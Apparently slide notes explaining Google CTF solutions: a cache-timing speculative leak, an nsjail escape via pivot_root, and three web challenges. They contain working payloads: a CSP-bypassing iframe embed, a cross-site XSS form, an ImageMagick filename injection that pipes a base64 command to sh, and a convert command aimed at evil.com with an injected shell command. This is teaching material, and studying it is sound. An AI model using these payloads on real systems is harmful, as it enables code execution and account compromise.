- Just access uncached memory => CPU will use flag bytes in speculation
- Use secret bytes as an index into probe mmap
- Check for cached memory (timing) in the mmap to leak the byte

Sbox

SBOX

Run a static ELF in a nsjail sandbox. /proc is rw and there's a comms channel with a helper process running outside of the jail at fd=37.

Can request the flag from the helper process gimme flag [path]:

- Path is kinda :) sanitized (no path traversal) and prepended with jail chroot path
- Helper will:
  - chdir into it
  - chown & chmod 0700 .
  - read "encryption" key from ./key
  - write flag xor'd with the key to ./file (mode=0640)

Sbox - Solution

SBOX

Use pivot_root to replace the cwd of helper process with setgid_dir after chmod and before flag file creation.

WAT?!

- pivot_root will change fs root+cwd from old_root to new_root for all processes on the machine
  - need to use procfs to get correct dentry+mnt
    - no path traversal, but can just use symlinks
- Can stall the key read by using a pipe

Google CTF

Web

WEB

saber.ninja

WEB

- HTML injection in preview
- XSS is prevented by CSP
- Bypass CSP
  - Build a PNaCl file that is a valid BSaber (binary) song
  - Load a song as a pnacl file through <embed> using injection in artist name

```
<iframe srcdoc="
    <html><head><meta http-equiv='origin-trial'
content='AqSTTa9Zj7FSi7[...]==''></head>
    <body>
    <embed
src='https://saber-ninja.web.ctfcompetition.com/level/abcd1234/beatmap'
type='application/x-pnacl'>
    </body></html>
"></iframe>
```

genie

WEB

- Content-type: foo, bar
  - What is the content-type? Bar
- We control part of the Content-Type header
- Change content type to text/html
  - Pass the regex check
    - XSS!

genie

WEB

```
<form
action="https://genie.web.ctfcompetition.com/batch?ct=multipart/mixed,Boundary=i,x=',text/html,'" method=post enctype=text/plain><textarea name=x>

--i
Content-Type: application/http
Content-Transfer-Encoding:binary
Content-ID: <script>alert(1)</script>

POST /wish HTTP/1.1
Content-Type: application/json

{"wish":"aaaa"}
--i
</textarea><input type=submit></form>
```

gphotos2

WEB

- Imagemagick RCE :)
  - Similar to imagetragick (command injection), but using .show extension

```
POST /?action=upload HTTP/1.1
[...]
Content-Disposition: form-data; name="image"; filename="11' -lol;echo
2dldF9mbGFnIC8gPiBtZWRpYS9hLz
EudHh0|base64 -d|sh;#'.show"
```

Try it on your system!

$ convert "http://evil.com/some.png?z=';id;#'&x=123" out.show